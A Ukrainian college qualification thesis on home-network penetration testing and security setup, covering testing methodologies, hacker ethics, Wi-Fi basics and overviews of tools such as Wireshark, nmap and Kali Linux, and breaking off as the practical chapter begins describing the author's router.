Міністерство освіти і науки України

Чернівецький національний університету імені Юрія Федьковича»

Відокремлений структурний підрозділ «Фаховий коледж Чернівецького національного університету імені Юрія Федьковича»

Природниче відділення

Циклова комісія комп'ютерної інженерії

КВАЛІФІКАЦІЙНА РОБОТА

на здобуття освітньо-професійного ступеня «фаховий молодший бакалавр»

зі спеціальності *123 Комп'ютерна інженерія*

підготовки за освітньо-професійною програмою «*Комп'ютерна інженерія*»

на тему: «**Дослідження вразливостей та налаштування безпеки домашньої локальної мережі»**

Виконав (ла):
студент (ка) 4-го курсу *Кормиш Андрій Сергійович*
(прізвище, ім'я та по батькові) (підпис)

Керівник:
Мельничук А.Ю.
(науковий ступінь, вчене звання, прізвище та ініціали) (підпис)

Рецензент:
Букурос О.В.
(науковий ступінь, вчене звання, прізвище та ініціали) (підпис)

До захисту допущено:

Протокол засідання циклової комісії № _

від „___"_____ 2024 р.

Голова циклової комісії _____ Олександр ТАЩУК

Чернівці, 2024

Завдання та календарний план роботи

Міністерство освіти і науки України
Чернівецький національний університету імені Юрія Федьковича»
Відокремлений структурний підрозділ «Фаховий коледж
Чернівецького національного університету імені Юрія Федьковича»

Затверджую
Голова циклової комісії,
Олександр ТАЩУК.

_____
«____» _____2023 р.

Завдання

На кваліфікаційну роботу	Кормишу Андрію Сергійовичу
Тема кваліфікаційної роботи	Дослідження вразливостей та налаштування безпеки домашньої локальної мережі
Постановка завдання в короткій формі	Планування проведення тестування на проникнення, проведення дослідження недоліків в безпеці локальної домашньої мережі, аналіз знайдених недоліків, захист мережі.
Вихідні дані (2-3 адреси сайтів, матеріали яких рекомендує керівник кваліфікаційної роботи)	https://skillsforall.com/course/network-defense?courseLang=uk-UA https://lms.netacad.com/course/view.php?id=2174309 https://kali.org

Календарний план роботи

Дата отримання версії звіту керівником	Етап виконання роботи	Виконання (зазначає керівник)
10.10.23	Отримання завдання до кваліфікаційної роботи.	
13.11.23	Огляд літератури, присвяченої проведенню тестування на проникнення.	
12.12.23	Аналіз існуючих стандартів кібербезпеки, законів, правил етики та методологій проведення пентесту. Оформлення розділу 1.	
08.01.24	Вибір основних інструментів для проведення дослідження.	

26.01.24	Написання теоретичного матеріалу по використовуваних інструментах дослідження. Оформлення розділу 2.	
26.02.24	Дослідження вразливостей бездротової домашньої мережі. Оформлення розділу 3.	
11.03.24	Аналіз отриманих результатів.	
08.04.24	Налаштування безпеки маршрутизатора бездротового зв'язку. Оформлення розділу 4.	
06.05.24	Оформлення та редагування кваліфікаційної роботи.	
за графіком	Подання роботи на перевірку Інтернет-сервісом Unicheck.	
за графіком	Подання роботи на рецензію	
за графіком	Представлення роботи на засіданні Циклової комісії	
за графіком	Захист кваліфікаційної роботи	

Дата видачі завдання _____.

Студент Андрій КОРМИШ

Керівник (П.І.Б) Христина МЕЛЬНИЧУК

Андрій МЕЛЬНИЧУК

АНОТАЦІЯ

В даній роботі виконано дослідження вразливостей домашньої локальної мережі та налаштування її безпеки. Актуальність роботи полягає в тому, що задаючи правильні безпекові налаштування пристроям локальної мережі можна зменшити ризик бути скомпроментованим зловмисником, оскільки існує велика кількість можливих потенційних ризиків та загроз для пристроїв, систем та даних.

Робота складається з 4 розділів, в яких проаналізовано існуючі методології тестування на проникнення; проведено тестування домашньої локальної мережі за допомогою технологій перехоплення даних, сканування портів; знайдено паролі входу до Wi-Fi та маршрутизатора; налаштовано маршрутизатор згідно переліку безпекових налаштувань та знайдених вразливостей.

Кваліфікаційна робота містить 68 сторінок, 25 рисунків та 17 посилань на літературні джерела.

Ключові слова: безпека домашньої мережі, вразливості домашніх мереж, пентест, Wireshark, перехоплення даних, nmap, сканування портів, безпекові налаштування маршрутизатора.

ЗМІСТ

СПИСОК ТЕРМІНІВ, СКОРОЧЕНЬ ТА ПОЗНАЧЕНЬ

ІС	–	інформаційна система
ІТ		Інтернет-технології
ОС	–	операційна система
ТЗ	–	технічне завдання
ПЗ	–	Програмне забезпечення
ІБ	–	Інформаційна безпека
МЕ	–	Міжмережевий екран
LAN	–	Local Area Network, локальна мережа
WLAN	–	Wireless Area Network, глобальна мережа
SSID	–	Service Set Identifier, назва бездротової мережі
IP	–	Internet Protocol, інтернет-протокол міжмережевого обміну даними
IEEE	–	The Institute of Electrical and Electronics Engineers, Інститут інженерів з електроніки та електротехніки
ICMP	–	Internet Control Message Protocol, протокол керуючих повідомлень в мережі Інтернет
IEEE 802.11	–	Сімейство стандартів безпровідного зв’язку
VLAN	–	Virtual Local Area Network, віртуальна локальна мережа
Wi-Fi	–	Wireless Fidelity, сімейство стандартів безпровідного зв’язку
ARP	–	Address Resolution Protocol
BSSID	–	Basic Service Set Identifier, ідентифікатор базового набору послуг
AES	–	Advanced Encryption Standard, симетричний алгоритм блочного шифрування

WEP	–	Wired Equivalent Privacy, стандарт захисту бездротового трафіку
WPA	–	Wi-Fi Protected Access, стандарт захисту бездротового трафіку
PSK	–	Pre-shared key, спільний ключ
EAP	–	Extensible Authentification Protocol, розширюваний протокол автентифікації
TKIP	–	Temporal Key Integrity Protocol, протокол цілісності тимчасового ключа
CEI	–	Computer Ethics Institute, інститут комп'ютерної етики
ISO	–	International Organization for Standartization, Міжнародна організація із стандартизації
NIST	–	The National Institute of Standarts and Technology
ISSAF	–	Information Systems Security Assessment Framework
OSSTMM	–	The Open Source Security Testing Methodology Manual
PTES	–	Penetration Testing Execution Standart
OWAS	–	Open Web Application Security
TCP	–	Transmission Control Protocol
UDP	–	User Datagram Protocol

ВСТУП

Актуальність теми. Тема безпеки на сьогодні займає важливе місце. Кожного дня створюється нове шкідливе програмне забезпечення, виявляються нові вразливості існуючого апаратного та програмного забезпечення, шляхи проникнення в системи, викрадення даних тощо. Мати знання, навички та вміти налаштувати безпеку своїх пристроїв та даних – прямий обов'язок всіх користувачів ІТ.

Метою даної роботи є дослідження відкритих відомостей про локальну мережу, дослідження відкритих портів, можливостей зламу домашнього Wi-Fi, отримання паролю точки доступу тощо. Після дослідження вразливостей конкретної домашньої мережі відбувається налаштування безпеки як самих пристроїв локальної мережі, - так і ОС, даних. Використовуються налаштування існуючими засобами конкретних ОС, які встановлені на домашніх пристроях.

Об'єктом дослідження виступає домашня локальна мережа.

Предмет дослідження – комплекс програмно-технічних засобів, які дозволять оцінити захищеність домашньої локальної мережі, швидкість отримання конфіденційних даних, тощо.

Метою кваліфікаційної роботи є дослідження кіберзахисту домашньої мережі за допомогою тестування на проникнення та аналізу отриманих даних для оцінки прийняття рішень щодо подальшого захисту системи.

Для досягнення поставлених цілей необхідно вирішити наступні завдання:

- *розглянути існуючі методи проведення пентесту;*

- *дослідити сучасні програмні засоби для проведення тестування;*

- *провести дослідження-оцінювання кіберзахищеності локальної мережі.*

Методи дослідження. Існуючі методики та технології збору даних, тестування на проникнення. Використання інструментального середовища

Kali Linux, сніферів, сканерів мереж для оцінювання рівня захисту мережі. Захист периметру мережі.

Практична цінність отриманих в роботі результатів полягає в тому, що користувач може побачити слабкі місця в своїй локальній мережі та виконати комплексне налаштування безпеки на всіх пристроях, що входять до її складу.

1. АНАЛІЗ ПРЕДМЕТНОЇ ОБЛАСТІ

У сучасному світі проблема захисту інформації, локальних мереж, даних користувачів, каналів передачі даних, тощо від потенційних загроз є досить актуальною. Оскільки кількість користувачів ІС щодня тільки зростає, а отже, - зростає і кількість інформації, яку потрібно захищати. Це також пов’язане з великим поширенням пристроїв IoT та BigData.

Для ефективних налаштувань безпеки ОС, облікових записів чи локальної мережі необхідно знати та розуміти принципи та можливості їх функціонування, а також знати їхні слабкі місця. Це частково допоможе протидіяти зовнішнім атакам. Варто усвідомлювати, що лише комплексний підхід найкраще допоможе захистити цільову систему від можливого проникнення.

Тестування на проникнення (Penetration test) – це тест, що дає можливість оцінити рівень безпеки інформаційних мереж, який моделює атаку та допомагає проаналізувати поточний рівень захисту системи безпеки та оптимізувати її.

1.1. Підходи до оцінювання кіберзахищеності інформаційно-комунікаційних систем в Україні та світі

Згідно з Законом України «Про захист інформації в інформаційно-комунікаційних системах» інформаційно-комунікаційна система - сукупність інформаційних та електронних комунікаційних систем, які у процесі обробки інформації діють як єдине ціле, а комплексна система захисту інформації - взаємопов'язана сукупність організаційних та інженерно-технічних заходів, засобів і методів захисту інформації [1].

Під оцінкою кіберзахисту інформаційно-комунікаційних систем розуміють збір об’єктивних, кількісних та якісних оцінок поточного стану системи безпеки і отримання комплексної оцінки рівня безпеки цих систем. Ці процедури проводяться для розуміння рівня захисту системи, а також

можливості вчасно реагувати та протидіяти новим видам загроз, які досить часто змінюються та вдосконалюються [2].

Розробка системи вимог, критеріїв та показників рівня безпеки інформаційних технологій є основним аспектом вирішення проблеми безпеки інформаційних технологій. Це поняття стандартизації.

В міжнародних стандартах ІБ містяться положення, які є обов'язковими до виконання, а також ті, які описані у вигляді рекомендацій щодо забезпечення ІБ.

Для перевірки оцінки кіберзахищеності ІКС проводять аудит ІБ. Найбільш поширеними міжнародними стандартами та керівництвами в області аудиту є [3]:

- ISO/IEC 27007: Guidelines for information security management systems auditing Global Technology Audit Guide (GATG);

- International Professional Practices Framework (IPPF) for Internal Auditing Standards;

- IT Audit Framework 2nd Edition (ITAF);

- Cobit;

- - Guide to the Assessment of IT Risk (GAIT)

Згідно з [4] є такі найбільш розповсюджені методології проведення тестування на проникнення, як:

- OWASO Testing Guide;

- Information Systems Security Assessment Framework (ISSAF);

- The National Institute of Standarts and Technology (NIST) ;

- The Open Source Security Testing Methodology Manual (OSSTMM);

- Penetration Testing Execution Standart (PTES).

Розробляючи методологію тестування на проникнення, необхідно розуміти, що кожна комп’ютерна система – унікальна. Насамперед, це

відмінність між апаратними пристроями; ОС; ПЗ, що використовується та базові безпекові налаштування систем.

Open Web Application Security Project Testing Guide

Дана методика вузько орієнтована на тестування веб-додатків. ЇЇ можна використовувати для оцінки захищеності веб-додатків, як в складі певної ІС, так і для перевірки окремих можливостей та функцій безпеки.

Information Systems Security Assessment Framework

Дана методологія включає в себе три етапи:

- планування;

-підготовка. Отримання початкової інформації про об'єкт тестування.

- оцінка. Виконується тестування на проникнення.

Перевагою використання даної методології є наведені утиліти для тестування та вказівки щодо їх використання, а також інформація про можливі реакції системи на тестування.

The National Institute of Standarts and Technology

NIST розробив посібник з тестування та оцінки ІБ. В даному посібнику наведено ключові елементи тестування безпеки, оцінки захищеності систем конкретними методами та рекомендації щодо їх використання.

Згідно цього стандарту виділяють наступні етапи тестування на проникнення [9]:

- планування. Визначаються правила тестування, цілі і окремі задачі тестування.

- дослідження. Збір інформації та аналіз вразливостей.

- атака. Експлуатація раніше визначених вразливостей;

- розробка звітної документації. Підготовка звіту знайдених вразливостей, можливих ризиків та рекомендацій.

The Open Source Security Testing Methodology Manual

Методика, що орієнтована, здебільшого, на тестування комп’ютерних мереж.

В процесі тестування дана методика дозволяє оцінити такі категорії [10]:

- інформаційну безпеку;
- безпеку соціальних процесів;
- безпеку інформаційних процесів;
- безпеку Інтернет-технологій;
- безпеку каналів зв'язку;
- безпеку бездротових технологій;
- безпеку фізичної інфраструктури.

Penetration Testing Execution Standard

Даний стандарт має 7 етапів проведення тестування на проникнення:

- попередні погодження, (межі тестування, дати, метрики, порядок складання документації та інше);
- збір інформації, (техніки дослідження);
- моделювання загроз, (рекомендації щодо побудови моделі загроз);
- аналіз вразливостей, (пошук вразливостей у системі);
- експлуатація, (техніки доступу та обходу захисних механізмів за допомогою вразливостей);
- пост-експлуатація, (техніки, що дозволяють зрозуміти цінність скомпрометованої системи);
- звітність, (критерії, які є важливими при складанні звіту про тестування).

1.2. Етика тестування

Хакерів за етичними характеристиками поділяють на:

- хакерів в білих капелюхах (етичні хакери)
- хакерів в сірих капелюхах
- хакерів в чорних капелюхах (зловмисники)

Етичний хакер — це професійний пентестер (penetration tester), який проводить тестування на проникнення та володіє мистецтвом кіберзламу. Як зловмисники володіють різними методологіями та інструментами для проникнення в систему, викраденням даних, тощо - так і етичні хакери повинні знати всі ті ж прийоми. Але ці знання на навички етичних хакерів будуть використані для захисту даних, ПЗ, пристроїв, систем, мереж звичайних людей, організацій, держав та суспільства загалом.

Спільним для всіх хакерів є те, що всі вони, навіть етичні, розглядають систему користувача з точки зору зловмисника.

В [7] міститься інформація про десять заповідей комп'ютерної етики, створених Інститутом комп'ютерної етики (CEI). Ось вони:

- Не використовуйте комп'ютер для шкоди іншим;
- Не втручайтеся в роботу комп'ютера іншої людини;
- Не відкривайте особисті файли інших людей;
- Не використовуйте комп'ютер для крадіжки;
- Не використовуйте комп'ютер для неправдивих свідчень;
- Не копіюйте та не використовуйте ПЗ, за яке ви не заплатили;
- Не використовуйте комп'ютер інших людей без дозволу;
- Не привласнюйте інтелектуальні досягнення інших людей;
- Думайте про соціальні наслідки програм, які ви створюєте;
- Використовуйте комп'ютер так, щоб гарантувати повагу до інших людей.

1.3. Поняття домашньої локальної мережі

Локальна мережа (LAN, Local Area Network) – це мережева інфраструктура, яка забезпечує доступ користувачам і кінцевим пристроям в невеликій географічній області. [6]

Локальні мережі бувають різних розмірів. Мережа, що складається з двох зв'язаних між собою пристроїв називається одноранговою мережею. Така

мережа може називатися локальною. Локальною мережею може називатися також мережа, що складається з сотні пов’язаних пристроїв.

Комп’ютерні мережі можна класифікувати за такими групами ознак [12]:

– територіальна поширеність;

– відомча належність;

– тип середовища передавання;

– топологія;

– організація взаємодії комп’ютерів.

В залежності від кількості взаємопов’язаних пристроїв, мережі поділяють так:

- невеликі домашні мережі (зв’язок декількох вузлів з виходом в Інтернет)

- невеликі домашні або офісні мережі/SOHO (дозволяють під’єднатися до корпоративної мережі або отримувати доступ віддалено до централізованих чи сумісно використовуваних ресурсів)

- середні і крупні мережі (пов’язують множину місцерозташувань з сотнями або тисячами комп’ютерів)

- глобальна мережа WAN (пов’язує мільйони пристроїв по всьому світу)

Можна зробити висновок, що домашня локальна мережа – це комп’ютерна мережа для обмеженого кола осіб, що об’єднує кінцеві пристрої в невеликій географічній області (одному приміщенні).

До складу будь-якої локальної мережі входять:

- кінцеві пристрої;

- мережеві адаптери;

- мережеве обладнання;

- периферійні пристрої;

- середовище передачі даних.

Сучасні локальні мережі будуються на основі топології зірка (див. рис. 1.1). Основними перевагами використання в домашніх локальних мережах цієї топології є прекрасна масштабованість (зважаючи на використання маршрутизатора з точкою доступу); можливість легко можна знайти і усунути несправності мережі; простота налаштування і адміністрування усього обладнання. Щодо недоліків даної топології – можна виділити наступні: відмова центрального вузла призведе до відмови працездатності всієї мережі; а у випадку, якщо використовується тільки кабельне з'єднання, - обмежена кількість з'єднань з центральним вузлом. [13]




Рисунок 1.1. Топологія зірка

Останнім часом широкого розповсюдження набула Wireless LAN (WLAN). Wireless Local Area Network – це бездротова локальна мережа. Дана мережа аналогічна до LAN, але сполучає користувачів і кінцеві пристрої невеликої географічної області за допомогою безпровідного зв'язку. [14]

Розроблено велику кількість бездротових технологій, наприклад, Bluetooth, WiMAX, Wi-Fi та інші. Кожна з технологій має певні характеристики, що визначатимуть сферу її застосування.

1.3.1. Стандарт Wi-Fi

Технологія Wi-Fi, або Radio Ethernet IEEE 802.11 - це перший промисловий стандарт, створений Інститутом електроніки та електротехніки (Institute Electrical and Electronics Engineers - IEEE), який дозволив

організувати бездротову локальну мережу (Wireless Local Area Networks - WLAN).[15]

Точка доступу (Access Point), яка може підключатися до будь-якої мережевої інфраструктури і забезпечувати передачу радіосигналу - є центром бездротової мережі Wi-Fi.

На сьогоднішній день розроблено вже безліч версій стандарту - IEEE 802.11 з відповідними індексами a, b, c, d, e, g, h, i, j, k, i, m, n, o, p, q, r, s , u, v, w. Однак тільки чотири з них (a, b, g і n) є найбільш поширеними і популярними у виробників обладнання.[14]

Згідно з загальноприйнятими стандартами, стандарт Wi-Fi 802.11 працює на частотах 2,4 ГГц і 5 ГГц.

Середовищем передачі бездротового сигналу є електро-магнітні хвилі. Бездротова лінія зв'язку являє собою декілька вузлів, між якими здійснюється випромінювання та прийом радіохвиль. Кожен вузол обладнаний антенами, які одночасно можуть передавати та приймати радіохвилі.[12]

Безпровідна мережа має деякі проблемні області, до яких відносять:

- зона покриття
- перешкоди
- безпека

Радіус Wi-Fi покриває близько 50 метрів. Та не завжди цей радіус буде таким. Заважати проходженню сигналу можуть стіни, меблі та будь-які інші перешкоди. Чим більше зустрічатиметься таких перешкод – тим гіршим буде з'єднання.

Таблиця 1.1. Зниження сигналу Wi-Fi при зустрічі з перешкодами

Перешкода	**Додаткові втрати, Дб**	**Сигнал, %**
Відкритий простір	0	100
Вікно без тонування	3	70
Вікно з тонуванням	5-8	50
Дерев'яна стіна	10	30

Міжкімнатна стіна (15,2 см товщина)	15-20	15
Несуча стіна (30,5 см товщина)	20-25	10
Бетонна підлога або стеля	15-25	10-15
Монолітне залізобетонне перекриття	20-25	10

На бездротові сигнали можуть впливати завади, наприклад, флуоресцентна лампа; хвилі від мікрохвильової печі; радіоняня; пристрої, що працюють на частоті 2,4ГГц, тощо. Коли сигнал зустрічається з завадами, то частина енергії радіохвилі буде відбита від такої завади. Окрім того, бездротові сигнали піддаються глушінню частот.

Сьогодні дана технологія використовується в багатьох областях діяльності. Найбільший часто використовуваною вона стала у Інтернет-провайдерів, оскільки це дозволяє їм відмовитися від десятків кілометрів кабелів.

Висновки до розділу 1

Використовуючи одну із методологій проведення тесту на проникнення та керуючись етичними принципами, пентестер може починати проводити тестування. У всіх методологіях враховані такі етапи, як планування, дослідження, проведення атаки та аналіз. Використовуючи різноманіття технологій та інструментів етичний хакер успішно виконає дану роботу.

2. АПАРАТНО-ПРОГРАМНІ ЗАСОБИ ДЛЯ ОЦІНКИ ЗАХИСТУ ЛОКАЛЬНОЇ МЕРЕЖІ

Існує досить багато програм та інструментів для тестування на проникнення. Їх спільне використання дозволяє пентестерам добре підлаштовуватися під характеристики системи та досягати необхідних цілей тестування.

Найбільш популярними та корисними інструментами і програмами для пентесту є:

Kali Linux — ОС з найбільшою кількістю інструментів для проведення пентесту.

Acunetix — сканер вразливостей. Дозволяє сканувати та виявляти експлойти всередині мережі.

Burp Suite — інструмент, що містить різні утиліти для дослідження та атаки.

NMAP — сканер портів.

Metasploit — пентест-фреймворк, який містить як експлойти, так і спеціалізовані модулі.

Ettercap — прослуховувач, призначений для аналізу та перехоплення мережевого трафіку.

Wireshark – аналізатор пакетів. Прослуховувач трафіку.

HashCat — дуже швидкий підбирач (відновлювач) паролів.

THC-Hydra — утиліта для підбору паролів до мережевих сервісів.

Також існує величезна кількість різноманітних утиліт, які вирішують вузькоспеціалізовані завдання.

2.1 Пасивний збір інформації

Метою пасивного збору даних є отримання необхідних відомостей про об’єкт з доступних, відкритих джерел.

За допомогою пасивного методу атакуючий може одержати досить багато інформації про будову мережі, скласти приблизну карту вузлів зовнішнього периметра мережі з припущеннями їх ролей, також зібрати додаткову інформацію про організацію та контактну інформацію про користувачів. Наприклад, інформація про IP-адреси, MAC-адреси, домени, розміщення серверів, канали, використовувані протоколи, тощо при використанні такого методу збору інформації буде отримана дослідником. При цьому збір не викликатиме жодних підозр, тому що фактично неможливо визначити вузол, з якого проводиться пасивний збір інформації.

До пасивного збору інформації відносять сніфінг (sniffing). Сніфінг (аналізатор трафіку) – це програма або програмно-апаратний пристрій, що призначений для перехоплення і подальшого аналізу трафіку.

Сніфери можуть застосовуватись як в хороших цілях, так і в зловмисних. Мережеві адміністратори часто використовують сніфери для аналізу мережного трафіку і вирішення проблем в мережевій інфраструктурі.[7]

Пасивний сніфінг дозволяє лише слухати трафік, на відміну від активного.

Серед методів пасивного збору інформації можна виділити також warwalking і wardriving. Warwalking – це процес переміщення зловмисника (прогулянка) з метою знаходження бездротової точки доступу. На відміну, від попереднього, wardriving – це переміщення зловмисника на автомобілі, з метою знаходження бездротової мережі. Таким чином зловмисники, переміщуючись по певній території можуть легко знайти WLAN, а отже приблизно визначити, яка це локальна мережа і, в подальшому, використовувати допоміжні засоби для більш прицільного спостереження та дослідження за нею.

2.1.1 Wireshark

Одним з програмних засобів, що належить до категорії сніферів, є програмний застосунок Wireshark.

Wireshark – це програма, яка володіє можливостями розпізнавання структури найрізноманітніших мережевих протоколів, тому дозволяє проаналізувати мережевий пакет, відображаючи значення кожного поля протоколу будь-якого рівня.[5]

Цей програмний застосунок можна використовувати для усунення несправностей мережі, дослідження мережевого трафіку, аналізу продуктивності, перевірки безпеки та зловмисних атак.

Програма перехоплює та аналізує мережеві пакети (див. рис.2.1), що передаються між різними пристроями в мережі (за згодою користувачів або без їхнього відома).




Рисунок 2.1. Приклад захоплень пакетів програмою Wireshark

Аналогом даної програми є утиліта tcpdump, проте Wireshark має наглядні переваги: зручний користувацький інтерфейс та значно більше можливостей із сортування та фільтрації даних.

Аналізатор трафіку Wireshark має досить багато особливостей. Серед ключових, які нас цікавлять в даній роботі наступні [5]:

- Дані можна читати з Ethernet, IEEE 802.11, PPP/HDLC, ATM, Bluetooth, USB, Token Ring, Frame Relay, FDDI та ін.
- Підтримується можливість дешифрування для багатьох протоколів: IPsec, ISAKMP, Kerberos, SNMPv3, SSL/TLS, WEP WPA/WPA2, тощо.
- Перехоплення в реальному часі та офлайн-аналіз.

Wireshark має 2 режими захоплення: безладний режим та режим монітору.

Безладний режим встановлює інтерфейс для захоплення всіх пакетів у сегменті мережі, з яким він пов'язаний. А режим монітора дозволяє налаштувати бездротовий інтерфейс для всього трафіку. Режим монітору використовується лише для Unix/Linux.

2.2 Активний збір інформації

Активний збір інформації – це взаємодія з ІС, коли роботу відповідних програм, які спрямовані на конкретну систему можна зафіксувати. Така активність, швидше за все, буде зафіксована в журналі аудиту цільової системи.

Активний збір передбачає, що вузлу будуть відправлені деякі запити з метою обробки. Такі події фіксуються в журналах аудиту, можуть бути проаналізовані IDS-системами та адміністраторами системи як в режимі реального часу, так і згодом. Використання сканерів вразливостей - оди– із методів активного збору інформації.

Сканування дозволяє отримати інформацію про вузли, порти та сервіси, які працюють на цільовій системі.

Керівництво з етичного хакінгу Ethical Hacking and Countermeasures EC-Council виділяє такі типи сканування:

- Мережеве сканування

- Сканування портів
- Сканування безпеки системи

Мережеве сканування дозволяє визначити інформацію про вузли, які знаходяться в мережі. Найпростішим прикладом такого сканування є так-званий ping-запит або ISMP-запит. В результаті виконання такого сканування з одного пристрою буде надіслано ping- або ISMP-запит, а інший, якщо він активний і «в мережі» - надішле відповідь. Ця відповідь і буде результатом одержання позитивної відповіді.

Сканування портів дає змогу виявити відкриті порти та функціонуючі сервіси.

Nmap – це приклад утиліти, яка дозволяє здійснити сканування IP-мереж з довільною кількістю пристроїв в системі, дає змогу визначити стан об’єктів мережі, а саме портів та відповідних їм служб. Окрім того, дозволяє визначити, які ОС та програми працюють в цих системах. Сканер nmap використовують для оцінювання вразливостей, інвентаризації мережі та аудиту безпеки. Цей інструмент широко використовується адміністраторами мережі, спеціалістами з безпеки для виконання завдань, пов’язаних з мережевою безпекою та керуванням. [11]

Варто зазначити, що використання утиліти nmap в зовнішній мережі – це «прапорець» про початок ведення збору інформації з можливим подальшим проникненням в систему.

Сканування безпеки системи виявляє відомі вразливості системи.

Вразливість може бути спричиненою помилками, допущеними при програмуванні, недосконалістю проєктування системи, результатом використання ненадійних паролів, наявності шкідливого програмного забезпечення в системі, тощо. Для знаходження відомих вразливостей створено чимало різних програмних засобів.

2.3 Kali Linux

Для оцінки захисту системи можна використовувати різні інструментальні середовища, в яких вже є вбудована велика кількість інструментів, необхідних як для аудиту безпеки, так і для проведення тестування на проникнення. Kali Linux є яскравим представником такого інструментального середовища.

«Kali Linux – це дистрибутив Linux із відкритим вихідним кодом на основі Debian, призначений для виконання різноманітних завдань інформаційної безпеки, таких як тестування на проникнення, дослідження безпеки, комп'ютерна експертиза та зворотне проектування»[8]

Linux є відкритою ОС, яка забезпечує широкий спектр можливостей для хакерів. Командна оболонка Bash, що є в даній ОС підтримує великий набір утиліт та програм, що спрощують роботу з файловими системами, мережами, процесами та іншими компонентами ОС.

В ОС Kali Linux включено понад 600 інструментів тестування на проникнення, які розділені по категоріях (рис. 2.2).

Рисунок 2.2. Категорії інструментів ОС Kali Linux

Основні команди початку роботи з ОС Kali Linux [8]:

– «sudo –su» дозволяє працювати з адміністративними правами;

– «apt-get» використовується для встановлення інструментів та оновлень

– «apt-get update» та «apt-get upgrade» оновлюють ПЗ, встановлене на машині

– «apt-get dist-upgrade» дозволяє оновити ОС

– Ctrl+C зупиняє роботу будь-якого процесу

Висновки до розділу 2

Програмних застосунків та інструментів для проведення тестування на проникнення є доволі багато.

Для виконання цієї кваліфікаційної роботи використовується пасивний та активний збір даних домашньої локальної мережі за допомогою ОС Kali Linux, аналізатора пакетів Wireshark, сканера портів nmap та інших інструментів.

3. ПРОВЕДЕННЯ ТЕСТУВАННЯ НА ПРОНИКНЕННЯ В ДОМАШНІЙ ЛОКАЛЬНІЙ МЕРЕЖІ

3.1. Network Penetration Testing

Penetration Test – тест на проникнення, який полягає в моделюванні реальної атаки на систему з метою виявлення слабких місць в її безпеці.

Network Penetration Test має на меті виявлення вразливостей та слабких місць в безпеці мережі, засобів її контролю за допомогою спеціального ПЗ, методів та інструментів.

Сучасні комп'ютерні мережі є складними: вони можуть поєднувати глобальні, локальні та бездротові мережі, а також велику кількість кінцевих точок. Тому для проведення тесту на проникнення варто володіти різноманіттям методів та різноманітними інструментальними засобами дослідження будь-якого типу мережевого підключення, будь-яких використовуваних ОС в цих мережах, тощо.

Існують такі типи тестування на проникнення в мережу:

- тестування внутрішньої мережі
- тестування зовнішньої мережі

Тестування на проникнення внутрішньої мережі полягає в оцінюванні вразливостей та шкоди, яку можуть завдати хакери, якщо вони приникнуть в мережу.

Тестування на проникнення зовнішньої мережі використовується для виявлення вразливостей, які можна здійснити через Інтернет.

Тестування мережі дає багато інформації щодо стану захищеності системи, знаходження «дірок» в ній, тощо. А головне - знаючи проблемні місця – можна виконати виправлення, оновлення та покращення безпеки мережі.

Мережеве тестування на проникнення дозволяє забезпечити:

- аналіз роботи системи безпеки, оцінити її;

- розуміння стану системи безпеки та її ефективності;

- можливість запобігання злому мережі;

- чітке розуміння заходів, які потрібно вжити у разі реальної атаки, а також - які механізми захисту є більш ефективними, а які не дадуть необхідного результату;

- Зменшення витрат коштів та часу на ліквідацію збитків від можливої реальної атаки.

Тестування на проникнення в мережу включає шість етапів: підготовка, сканування, отримання інформації про систему, експлуатація, оцінка та аналіз, висновки та рекомендації.

- Підготовка та розвідка. (Збір даних про організацію, співробітників з відкритих джерел).
- Сканування та отримання системної інформації (На цьому етапі виявляють потенційні слабкі місця в системі: технічні вразливості; людські вразливості).
- Експлуатація (Виявлені на попередньому етапі вразливості використовуються для здійснення справжньої атаки).
- Оцінка та аналіз (Опис усього процесу та результати тестування. Оформлення звіту).
- Рекомендації (Надання рекомендацій щодо усунення вразливостей і покращення заходів безпеки).

3.2. Дослідження локальної домашньої мережі

В моїй домашній мережі наявна бездротова локальна мережа. Окрім того, використовуються кінцеві пристрої (ноутбук, планшет, SmartTV, декілька смартфонів) та маршрутизатор з точкою безпровідного доступу.

Домашній маршрутизатор фірми D-Link DIR-300 (рис.3.1)

Рисунок 3.1. Маршрутизатор D-Link DIR-300

Даний маршрутизатор має абсолютно стандартні характеристики для мережевих пристроїв, що використовуються в домашніх мережах. Серед стандартних характеристик, присутніх в даній моделі роутера варто виділити наступні:

- Підтримуються такі стандарти зв’язку Wi-Fi: 802.11a, 802.11b, 802.11g, 802.11n draft;
- 1 антена
